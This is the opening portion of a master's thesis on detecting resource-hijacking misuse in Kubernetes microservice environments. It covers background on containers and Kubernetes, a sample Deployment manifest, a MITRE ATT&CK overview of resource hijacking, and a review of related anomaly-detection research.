



UNIVERSITA' DEGLI STUDI DI
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Master Thesis in Cyber Security

*An Experimental Testbed for
Resource Misuse Detection in
Microservices Environments*

Academic Year 2023/2024

Relatori

Ch.mo prof. Roberto Natella

Ch.mo prof. Pietro Liguori

Correlatrice

Ing. Simona de Vivo

Candidato

Alessandro Riccitiello

matr. M63001354

Alla Luna

Abstract

In today's rapidly evolving digital landscape, the widespread adoption of containerized environments has revolutionized how organizations develop, deploy, and manage software applications. The flexibility and scalability inherent in containerization technologies, such as Docker and Kubernetes, have empowered companies to streamline operations and meet market demands with unprecedented efficiency. However, this innovation introduces new challenges, as containerized environments have become increasingly attractive targets for cybersecurity threats.

The contemporary threat landscape has shifted significantly, with cyber attackers exploiting the unique vulnerabilities present in containerized ecosystems. While traditional security measures offer a degree of protection, they are often inadequate against the dynamic and sophisticated attacks targeting container orchestration platforms, images, and execution environments.

This thesis presents a comprehensive exploration of cybersecurity challenges within containerized ecosystems. It examines the multi-

faceted issues posed by modern threats, including the evolving landscape of resource hijacking, supply chain attacks, and privilege escalation exploits. Furthermore, this research proposes an anomaly detection solution that leverages state-of-the-art machine learning and artificial intelligence techniques to enhance security measures and protect Kubernetes environments from these evolving threats. The proposed system is evaluated within a realistic Minikube testbed, demonstrating its effectiveness in identifying anomalous resource usage indicative of malicious activity.

Contents

Abstract	ii
1 Introduction	1
2 Backgorunds	5
2.1 Microservices	6
2.2 Containers	8
2.3 Kubernetes	10
2.3.1 Images and containers	11
2.3.2 Cluster Architecture	12
2.3.3 Kubernetes Objects	15
3 Related Works	20
3.1 Microservice and Kubernetes Orchestration	21
3.2 Addressing Security Challenges in Kubernetes	24
4 Experimental Framework	30
4.1 Environment Setup and Deployment	32
4.1.1 Minikube: a Local Kubernetes Cluster	33
4.1.2 Train-Ticket Application	34

4.2	Data Acquisition and Monitoring	37
4.2.1	Runtime Data Acquisition	38
4.2.2	Monitoring Infrastructure	41
4.3	Data Generation and Attack Simulation	42
4.3.1	Synthetic Data Generation	43
4.3.2	Baseline Scenario	45
4.3.3	Targeted Attacks Scenario	45
5	Data Analysis and Anomaly Detection	57
5.1	Data Description and Exploration	59
5.1.1	Dataset Composition	59
5.2	Data Refinement	61
5.2.1	Data Analysis	62
5.2.2	Classification and Labeling	65
5.3	Anomaly Detection Model Building	65
5.3.1	Support Vector Machine	66
5.3.2	Random Forest	68
5.3.3	CNN Approach	69
5.4	Final Results and Analysis	72
6	Conclusions	76

Chapter 1

Introduction

The digital era has witnessed a seismic shift in software development paradigms, largely propelled by the widespread adoption of containerization technologies. Platforms such as Docker and Kubernetes have emerged as linchpins in this transformation, revolutionizing the way organizations develop, deploy, and manage applications, offering unprecedented flexibility and scalability. Businesses are capitalizing on these advancements to streamline operations, achieve unparalleled agility, and effectively meet the ever-increasing demands of the market.

However, this rapid evolution has also ushered in a new wave of cybersecurity challenges. Containerized environments, with their dynamic and distributed nature, have become prime targets for malicious actors, who are adept at exploiting the unique vulnerabilities inherent in these ecosystems. The contemporary threat landscape is increasingly complex, characterized by sophisticated attacks that target con-

tainer orchestration platforms, container images, and the underlying execution environments. Traditional security measures, while offering a degree of protection, are frequently inadequate to effectively defend against these dynamic and complex threats.

To address these pressing challenges, this research proposes a novel anomaly detection solution, meticulously designed to bolster the security posture of Kubernetes environments. By leveraging state-of-the-art machine learning and artificial intelligence techniques, the proposed system aims to detect anomalous resource usage patterns that are indicative of malicious activity.

The primary objectives of this thesis are:

- To rigorously investigate the specific security challenges posed by resource misuse within containerized environments.
- To develop an innovative anomaly detection system capable of accurately identifying malicious resource utilization patterns.
- To comprehensively evaluate the effectiveness of the proposed system within a realistic Kubernetes testbed environment.
- Provide actionable insights and recommendations for enhancing the security of microservices-based applications through the implementation of robust anomaly detection mechanisms.

The scope of this research is specifically focused on the detection of resource misuse attacks within Kubernetes environments, with a


particular emphasis on identifying anomalies in CPU and memory resource utilization. The evaluation of the proposed system is conducted within a local Minikube cluster, utilizing the Train-Ticket application as a representative microservices-based system to simulate real-world scenarios.

To provide a comprehensive understanding of the subject matter and establish a strong foundation for the research, this work begins by tracing the evolutionary trajectory of system architectures, from monolithic designs to the modern microservices paradigm. It also explores the pivotal role of virtualization in enhancing resource efficiency and scalability.

The discussion then transitions to Kubernetes, providing a focused examination of its core objects, such as Pods, Deployments, and Services, and its advanced functionalities, including horizontal scaling, self-healing capabilities, and automated rollouts. This section underscores Kubernetes' critical role in orchestrating complex containerized applications at scale, managing their lifecycle, and ensuring resilience.

The discussion then addresses the inherent security challenges in microservices and Kubernetes environments. It explores state-of-the-art proposals and methodologies aimed at mitigating these security threats, with a particular focus on cutting-edge machine learning-based anomaly detection approaches. Specifically, this thesis delves into a detailed analysis of the resource hijacking attack scenario within these

environments. It describes the design and implementation of an experimental testbed for the creation of a labeled dataset. This dataset is subsequently utilized to train a Convolutional Neural Network (CNN) with the aim of effectively discriminating attack patterns from nominal behavior, thus contributing to the development of robust anomaly detection systems for microservices.



MITRE | ATT&CK® Matrices ▾ Tactics ▾ Techniques ▾ Defenses ▾

ATT&CKcon 6.0 returns October 14-15, 2025 in McLean, VA. More details about tickets and our CFP can be found [here](#).

Home > Techniques > Enterprise > Resource Hijacking

Resource Hijacking

Sub-techniques (4) ^

ID	Name
T1496.001	Compute Hijacking
T1496.002	Bandwidth Hijacking
T1496.003	SMS Pumping
T1496.004	Cloud Service Hijacking

Adversaries may leverage the resources of co-opted systems to complete resource-intensive tasks, which may impact system and/or hosted service availability.

Resource hijacking may take a number of different forms. For example, adversaries may:

- Leverage compute resources in order to mine cryptocurrency
- Sell network bandwidth to proxy networks
- Generate SMS traffic for profit
- Abuse cloud-based messaging services to send large quantities of spam messages

Figure 1.1: Resource Hijacking - MITRE ATT&CK

Chapter 2

Backgorunds

This chapter aims to provide a basic understanding of the subject matter of this thesis by tracing the development of system architectures from monolithic designs through to modern approaches like microservices and also covers the role of virtualization with regard to resource efficiency and scalability. It will also introduce important key concepts critical to understanding the technologies used in this project.

The discussion begins with an analysis of microservice-based architectures: their modular design, decentralized governance, and adaptability to facilitate diverse business functions. The emphasis is on the revolutionary impact of containerization in providing lightweight, portable, and efficient environments for independent deployment and scaling of microservices.

Attention then turns to Kubernetes; a particular focus is devoted to a detailed examination of Kubernetes' core objects, including Pods,

Deployments, and Services, as well as its advanced functionalities, such as horizontal scaling, self-healing, and automated rollouts. This section points out the critical role that Kubernetes plays in orchestrating complex containerized applications on a scale.

2.1 Microservices

The traditional way of software development follows a monolithic architecture, where software is developed as a single, large deployable unit including all the requirements of the business. Although this approach might be workable for small-scale applications, it does present some serious problems when applied to complex projects, particularly in terms of achieving scalability and high availability [18]. In a monolithic architecture, the components are tightly coupled, which tends to produce the well-known "dependency hell" [23]. The latter leads to prolonged integration times and leads to difficulty in tracing errors during the development and integration cycles. Moreover, tight coupling limits inherently the scalability since it is impossible to scale just a part of the application; the entire application must be scaled [14].

The drawbacks of monolithic architecture led to the advent of microservice-based architecture as a realization of the service-oriented architectural style. Using this approach, software is developed in a set of small and independent services called microservices that expose a unique business functionality. These microservices are autonomously

deployable and scalable through automated mechanisms, with minimal centralized management [26].

Microservices function within their own process space and communicate with other microservices via lightweight mechanisms, like Application Programming Interfaces (APIs), thereby reducing interdependencies. This architectural style allows for the development of microservices using diverse programming languages and storage technologies, thus avoiding technology lock-in [14].

The characteristics of microservice-based architectures have been designed to effectively meet the challenges associated with monolithic systems. For example, the focused scope of each microservice leads to smaller codebases, which simplifies maintenance and testing efforts. Moreover, their loose coupling guarantees that modifications made to one microservice will not require a system-wide reboot, enhancing development agility. In addition, their independent nature allows for fine-grained scaling, where the number of instances for specific services can be changed without affecting the rest of the system [14].

However, despite all the benefits the microservice-based architecture brings, it also comes with its inherent complexity in distributed systems. Developers have to consider the communication between services and the latency of remote calls [21]. There are multiple databases and distributed transactions have to be handled, all requiring extra effort. The testing of microservices becomes much easier at the level of

individual services but becomes much more difficult when considering the whole system, since the interactions between microservices and the underlying infrastructure need to be thoroughly tested [21].

In summary, although microservices are a flexible, modern way to develop software, their realization needs careful consideration of the inherent complexities and trade-offs in managing distributed systems.

2.2 Containers

However, the microservice architecture adds a layer of complexity for developers, and this demands a certain degree of automation and agility in their reaction to this architectural style [18]. Today, containerization technologies are hastening the use of microservice-based architectures. Containerization technology encapsulates the application code along with its dependencies while providing fine-grained control over resources and isolation [17]. Containers perform virtualization at the operating system level. In fact, it is feasible to operate multiple containers on a single machine. These containers utilize the operating system kernel and function as isolated processes within the user space [12]. In contrast, virtual machines (VMs) realize virtualization at the physical hardware level, enabling a single server to function as multiple servers [12]. Containers occupy significantly less space (approximately tens of megabytes) and are comparatively more lightweight than VMs: they include a full copy of an operating system and its binaries, which




Figure 2.1: Evolution of the virtualization

can take tens of GBs. Docker [12] is the leading container platform that encapsulates code and its dependencies together and ships them as a container image.

Any machine running the Docker container engine can pull this image from the Docker Hub repository [13] and run containers from this image. A Docker container image is a lightweight executable package of software that contains the code, runtime, and system libraries needed to run an application. Container images become containers when they are run on the Docker engine. Containers always behave in the same way, regardless of their underlying infrastructure. Containers running on the same machine are isolated from each other such that an application running inside a container does not affect other containers on that machine. The characteristics of Docker containers align with the requirements of microservice-based architectures. For instance, Docker containers are autonomous deployable units where each provides a specific service. In addition, they are programmable

for build and startup, and their deployment and scaling up can be automated.

Every Docker container represents a self-contained environment that contains the required runtime to provide some particular service. As such, it becomes possible that each development team can now use different technology based on their needs, and thus they do not face the technology lock-in issue as outlined earlier. Containers are lightweight and start up faster than virtual machines. Because one of the motivations of designing microservices is to have a fast restart time when a service fails, in order not to create a bottleneck during startup time, a lightweight technology such as containers would make sense. Further, when running on a host machine, containers run in an isolated process, thereby they will not affect any of the other services and not impact the underlying structure.

The isolation of containers helps reduce the radius of the explosion of a failure in one microservice in other concurrently operating microservices.

2.3 Kubernetes

We mentioned that containers isolate microservices from their environment. Because of this isolation, the containerized microservices of a microservice-based application are not aware of each other. Therefore, the deployment of containers and their communication need to

be orchestrated.

Kubernetes [3] is an orchestration platform that automates the deployment and management of containerized microservices. Kubernetes hides all this complexity behind its API. Therefore, Kubernetes' users do not need to implement the required mechanisms to manage their applications' resilience. Users only have to interact with the API to specify the desired deployment architecture, and Kubernetes will be in charge of orchestration and availability management of the application.

The following paragraphs try to explain the basic concepts of Kubernetes. The reader will gain enough knowledge to understand how a cluster works, what the main components are, what their role is, and how each component communicates with each other. It is fair to say that these concepts are the building blocks for understanding how K8s works in detail.

2.3.1 Images and containers

Before going deeper, it is important to highlight the differences between images and containers.

- **A Container** is a running instance of an image and it has its own resources;
- **An Image** is static, it is a logical grouping of several layers; it contains the instructions to build the container.




Figure 2.2: Image and Container Overview

2.3.2 Cluster Architecture

The Kubernetes cluster has a master-slave architecture. The nodes in a Kubernetes cluster can be either virtual or physical machines. The master node hosts a collection of processes to maintain the desired state of the cluster. The slave nodes, which we will refer to simply as nodes, have the necessary processes to run the containers and also be managed by the master node. An important process running on every node of a Kubernetes cluster is called Kubelet. The Kubelet is a node agent that runs the containers assigned to its node via Docker and periodically performs health checks on them and reports to the master their status, as well as the status of the node. Another node process is called the Kube-proxy, which maintains network rules on the host and performs connection forwarding to redirect traffic to a specific container.

Once we become familiar with the Kubernetes structure, we can focus on each concept.




Figure 2.3: Components of a Kubernetes Cluster

The Control Plane

Managing the overall state of the cluster, the control plane, and the control plane’s components make global decisions about the cluster, as well as detecting and responding to cluster events.

Control plane components can be run on any machine in the cluster. However, for simplicity, the setup scripts run all of them on the same machine and do not run any user container on this machine.

- **kube-apiserver**: The API server exposes the Kubernetes API, it is the front end for the Kubernetes control plane. The main implementation of a Kubernetes API server is the kube-apiserver, which scales horizontally by deploying more instances. We can run several instances of kube-apiserver and balance the traffic between them.
- **etcd**: Is one of the fundamentals of Kubernetes. The etcd is

a consistent and highly available distributed key-value database used to store the cluster state and configuration.

- **kube-scheduler:** The scheduler is in charge of selecting the most suitable nodes for new Pods. There are several factors to be taken into account for scheduling decision such as: resource requirement, defined constraints, affinity, etc.
- **kube-controller-manager:** The control plane component that runs the controller processes. It is made up of several controllers that watch over the cluster to make sure it is in the desired state.
- **cloud-controller-manager:** A component that embeds cloud-specific control logic. The cloud controller manager links our control into our cloud provider's API. In addition, it separates the components that interact with the cloud platform from the components, which allows them to only interact with the cluster. The controllers run by the controller manager are specific to the cloud provider.

The Workers

In addition to these specific components for the control plane, there are some others running on every node, maintaining running pods, and providing the Kubernetes runtime environment.

- **kubelet:** An agent that runs on each node in the cluster. It

makes sure that containers are running in a pod: it takes a set of *PodSpecs* provided through various mechanisms, and ensures that containers described into those are running smoothly. Note that kubelet does not manage containers not created by Kubernetes.

- **kube-proxy:** A network proxy that runs on each node in the cluster. It implements part of the Kubernetes *Service* concept. The Kube proxy maintains network rules on nodes: those rules allow network communication to the pods from the network session, inside or outside the cluster.
- **Container runtime:** It is the component that allows Kubernetes to run containers effectively. The Container runtime is responsible for managing the execution and the life-cycle of the containers within the Kubernetes environment. The Kubelet agent can interact with any compatible runtime. Examples of runtimes are Docker, Containerd, or CRI-O.

2.3.3 Kubernetes Objects

Kubernetes uses some entities called **Kubernetes Objects** to define the state of the cluster. These objects are used to describe the applications that run on each node, the resources that are allocated to each application, and the policies that are in place for those applications.

Thus, a Kubernetes object can be described as a *record of intent*: the Kubernetes system is constantly busy ensuring that the object exists. When an object is created, we define what we want our cluster workload to look like, which represents our *desired state*.


Describing a Kubernetes Object

To define and create an object in Kubernetes, a specification must be provided that describes the desired state of the object along with basic information about it. This information is passed to `kubectl` in a document known as a *manifest*, formatted as a YAML file. The command-line `kubectl` allows communication between the Kubernetes API and the user to manage the Kubernetes object.

In the manifest, there are some required fields:

- **apiVersion**: Specifies the version of the Kubernetes API we are using to create the object.
- **kind**: Provides the object type, a Deployment in the example.
- **metadata**: Section that helps to identify the object in a unique way.
- **spec**: The desired state for the object.

Note that the *spec* is different for every Kubernetes object and contains nested fields specific to the object we are creating.



```
1 apiVersion: extensions/v1beta1
2 kind: Deployment
3 metadata:
4   name: ts-basic-service
5 spec:
6   replicas: 1
7   template:
8     metadata:
9       labels:
10        app: ts-basic-service
11     spec:
12       containers:
13       - name: ts-basic-service
14         image: 10.141.211.160:5000/master/cluster-ts-basic-service
15         imagePullPolicy: Always
16         ports:
17         - containerPort: 15688
```

Figure 2.4: Example of a manifest

Pods

A Pod is a group of one or more containers, with shared storage and network resources and a specification for how to run the containers. A Pod runs in a shared context: a set of Linux namespaces, cgroups, and other facets of isolation. Within a Pod’s context, the individual application may have further sub-isolation applied. Thus, Pods abstract the underlying container runtime, enabling Kubernetes to support various container technologies.

Labels and Selectors

Labels are a *key/value* pairs attached to objects. They can be used to obtain some meaningful attributes for the user. A user can refer to an object on the basis of its label. Labels, then, allow for efficient

querying. With a label selector, we can select an object based on a condition; for example: with an equality-based selector, the operator "=" denotes equality, and multiple selectors can be separated by a comma. The labels are not unique; we must expect several objects to carry the same label.

Deployment

A Deployment manages a set of Pods: the desired state is described, and the deployment controller operates by changing the actual state of the set of Pods to the desired state.

Services

In Kubernetes, a Service is an abstraction that defines a logical set of Pods and a policy to access them, typically using a cluster IP. Services ensure that applications remain accessible despite dynamic Pod IPs. They can be defined for various purposes, such as ClusterIP (default), NodePort, LoadBalancer, and ExternalName. Each type allows different networking behaviors for internal or external access. Services work alongside DNS to help clients discover and communicate with Pods using consistent network endpoints.

Namespaces

In Kubernetes, namespaces provide a mechanism for isolating groups of resources within a single cluster. The names of resources must be unique within a namespace, but not across them [3]. Namespace-based scoping applies only to namespaced objects (e.g. Deployments, Services, etc.), and not to cluster-wide objects.

Jobs

In Kubernetes, a Job is a special-purpose object created explicitly for running finite tasks, which are expected to complete and terminate automatically. Unlike other Kubernetes controllers, where pods need to be continuously running in the desired state, Jobs are inherently temporary. It performs a specified number of tasks and automatically cleans up the Pods created for this process after it is completed. This behavior is consistent with their primary function: to execute and achieve things that don't need persistence over an extended period or continuous reproduction.

Chapter 3

Related Works

In stark contrast to traditional monolithic applications, microservice architectures have revolutionized software development and deployment, offering substantial improvements in scalability, maintainability, and fault isolation. However, this architectural paradigm introduces novel security challenges, primarily arising from the increased complexity of inter-service communication, the heterogeneous technology stack, and the dynamic, ephemeral nature of distributed systems. These factors amplify the attack surface and complicate the detection of malicious behaviors, making conventional security mechanisms often inadequate.

This chapter will first provide a comprehensive overview of the fundamental principles of microservices and Kubernetes orchestration, outlining their benefits and inherent vulnerabilities. Subsequently, we will explore various state-of-the-art proposals aimed at mitigating se-

curity threats in cloud-native environments, with a particular focus on approaches leveraging machine learning-based anomaly detection. Ultimately, we will demonstrate why anomaly detection represents a crucial and indispensable component of effective cluster management, offering the potential to automatically identify deviations from expected behavior in highly dynamic environments.

3.1 Microservice and Kubernetes Orchestration

To understand the security landscape, it is essential to first explore the core technologies that underpin microservice architectures. This section provides a comprehensive overview of microservices principles and the role of Kubernetes as a leading orchestration platform. We will examine how Kubernetes manages containerized applications, laying the groundwork for understanding the security implications that follow.

Lewis and Fowler gave one of the first formal definitions of the architectural style called microservices in [21], detailing the core principles and characteristics distinguishing microservices from monolithic and service-oriented architectures. They characterized microservices as small, independently deployable services focused on specific business capabilities and designed to communicate using lightweight protocols,

such as HTTP. Their core work has highlighted the need for decentralization in that teams should be free to choose technologies, tools, and data management practices for each service. They shed light on the advantages of microservices: higher scalability, fault isolation, and the ability to deploy and scale services independently. They also acknowledged the challenges involved in adopting microservices, inherent complexities in distributed systems, complexities of inter-service communication, and strong DevOps practices for continuous delivery. This work has provided the software engineering community with a basic framework and terminology that have made it easy for the large-scale adoption of microservices.

Dragoni et al. [14] define a microservice as a small and independent process that interacts with other microservices through messaging. They define the microservices-based architecture as a distributed application composed of microservices and analyze the implications of adopting the architectural style of microservices on the quality attributes of the application. In addition to performance and maintainability, they specifically address availability as a quality attribute influenced by the microservice-based architecture.

Emam et al. found in [15] that with an increase in the size of a service, its fault proneness also increases. Since microservices are naturally smaller in scale, they are, in theory, less fault-prone. However, Dragoni et al. argue that integration will see the fault-proneness of the

system increase at the integration level due to the added complexity of a rising number of microservices [14].

In their work, Beda, Burns, and Hightower [5] introduce Kubernetes as an innovative open source platform designed to facilitate the smooth deployment, scaling, and management of containerized applications. The authors underline how Kubernetes is able to abstract the underlying infrastructure, allowing developers to focus solely on application logic rather than operational concerns. This has several salient features, such as self-healing, automated scaling, and service discovery, that make Kubernetes a very strong solution for microservices-based architecture management. With declarative configuration and automation, this platform guarantees consistency and reliability in distributed environments. This effort really shows Kubernetes' place in establishing itself as the de facto standard for container orchestration, thanks to its extensibility, active community, and cross-cloud support.

The survey, "Survey of Container Orchestration Tools: Features, Challenges, and Research Opportunities" by Pahl et al. (2019) [27] provides a comprehensive overview of the state-of-the-art container orchestration platforms like Kubernetes, Docker Swarm, and Apache Mesos; compares them with respect to core functionalities such as resource scheduling, fault tolerance, and service scaling; and hence, Kubernetes is recognized to be the most feature complete and widely adopted solution. The survey further outlines critical issues related to

container orchestration, including security, interoperability, and how to cope with hybrid and edge environments. A study of this nature would lay the groundwork for future research that is likely to concentrate on areas like anomaly detection, policy enforcement, and multi-cluster management, furthering orchestration tools in those directions. This study serves to build a very critical foundation for understanding the evolution and significance of orchestration platforms in the management of modern native cloud applications.

3.2 Addressing Security Challenges in Kubernetes

Building upon the foundational understanding of microservices and Kubernetes, we now turn to the critical security challenges these technologies present. The dynamic and distributed nature of these systems requires robust monitoring and anomaly detection. This section explores various proposals and methodologies aimed at identifying and mitigating threats, highlighting the importance of proactive security measures in Kubernetes environments.

KubAnomaly [36] introduces a sophisticated approach to real-time anomaly detection within Kubernetes environments by leveraging deep learning models trained on a hybrid dataset, a critical advancement in security monitoring. The system recognizes that relying solely on

system-level metrics or application logs provides an incomplete picture of the behavior of a container. By combining these diverse data sources, KubAnomaly captures a more nuanced and comprehensive understanding of the operational landscape. This hybrid approach enables the model to identify subtle anomalies that might be missed by single-source methods, enhancing the overall accuracy of detection. Specifically, the authors employ advanced neural network architectures, such as LSTMs or CNNs, designed to process and analyze the temporal dependencies and complex patterns inherent in the combined data stream. The focus on real-time analysis is particularly crucial in dynamic containerized environments, where rapid detection and response are essential for mitigating potential security threats. KubAnomaly’s demonstration of the efficacy of hybrid data sources in improving anomaly detection accuracy underscores the importance of multi-faceted monitoring in securing modern cloud-native applications. This approach sets a precedent for future research that aims to develop more robust and adaptable security solutions for Kubernetes.

The AssureMOSS dataset [19] presents a significant contribution to the field of Kubernetes security by providing a meticulously curated collection of real-world NetFlow data from a complex microservice architecture. This dataset’s unique value lies in its inclusion of both benign and targeted malicious traffic, enabling researchers to develop and validate network anomaly detection algorithms that can effectively dif-

ferentiate between normal operations and sophisticated attacks within a Kubernetes context. The labeled malicious flows within the dataset are particularly useful for evaluating the performance of supervised learning models, as they allow for the identification of specific attack patterns relevant to containerized environments. By providing a realistic and representative dataset, AssureMOSS facilitates the development of algorithms that can accurately model normal network behavior and detect deviations indicative of security breaches. This resource is essential for researchers seeking to advance the state-of-the-art in Kubernetes security analytics, as it offers a foundation for building robust and effective monitoring tools. The complexity of the microservice architecture represented in the dataset ensures that algorithms developed using AssureMOSS are capable of handling the challenges posed by modern cloud-native applications, making it a valuable asset for the security research community.

ENCODE [11] introduces an innovative feature engineering technique designed to enhance anomaly detection in Kubernetes networks by considering the frequency and temporal context of feature values within NetFlow data. This method addresses the limitations of traditional anomaly detection approaches that often overlook the sequential dependencies and contextual information inherent in network traffic. By capturing these crucial aspects, ENCODE enables a more accurate representation of network behavior, leading to improved anomaly de-

tection performance. Specifically, the algorithm moves beyond simple feature extraction by encoding NetFlow data in a way that preserves the relationships between different features over time. This approach is particularly effective in detecting low-frequency, high-impact attacks that are often missed by conventional methods, as it allows for the identification of subtle patterns indicative of malicious activity. The application of ENCODE to the AssureMOSS dataset demonstrates its effectiveness in improving anomaly detection accuracy, highlighting the importance of contextual feature engineering in adapting algorithms to the dynamic and complex nature of Kubernetes network traffic. This work provides valuable information on the development of more sophisticated and effective security solutions for containerized environments, highlighting the need for approaches that can capture the nuances of network behavior.

The study "Learning State Machine to Monitor and Detect Anomalies on a Kubernetes Cluster" [32] explores the application of state machine learning to model the behavioral states of Kubernetes clusters, offering an interpretable framework for understanding system dynamics and detecting anomalies. By learning normal operational patterns, the system can identify deviations indicative of security breaches or performance issues, facilitating not only anomaly detection but also root cause analysis. This methodology is particularly relevant for complex microservice architectures, where understanding inter-component

dependencies is crucial for effective monitoring and security. The ability to learn state transitions from runtime data enables the system to identify specific component interactions that lead to anomalous behaviors, providing valuable insights into the underlying causes of security incidents or performance degradation. The interpretable nature of state machine models allows for a more transparent and understandable approach to anomaly detection, enabling security analysts to quickly identify and respond to potential threats. This research contributes to the development of more robust and adaptable Kubernetes monitoring systems, emphasizing the importance of behavioral analysis in the security of modern native cloud applications.

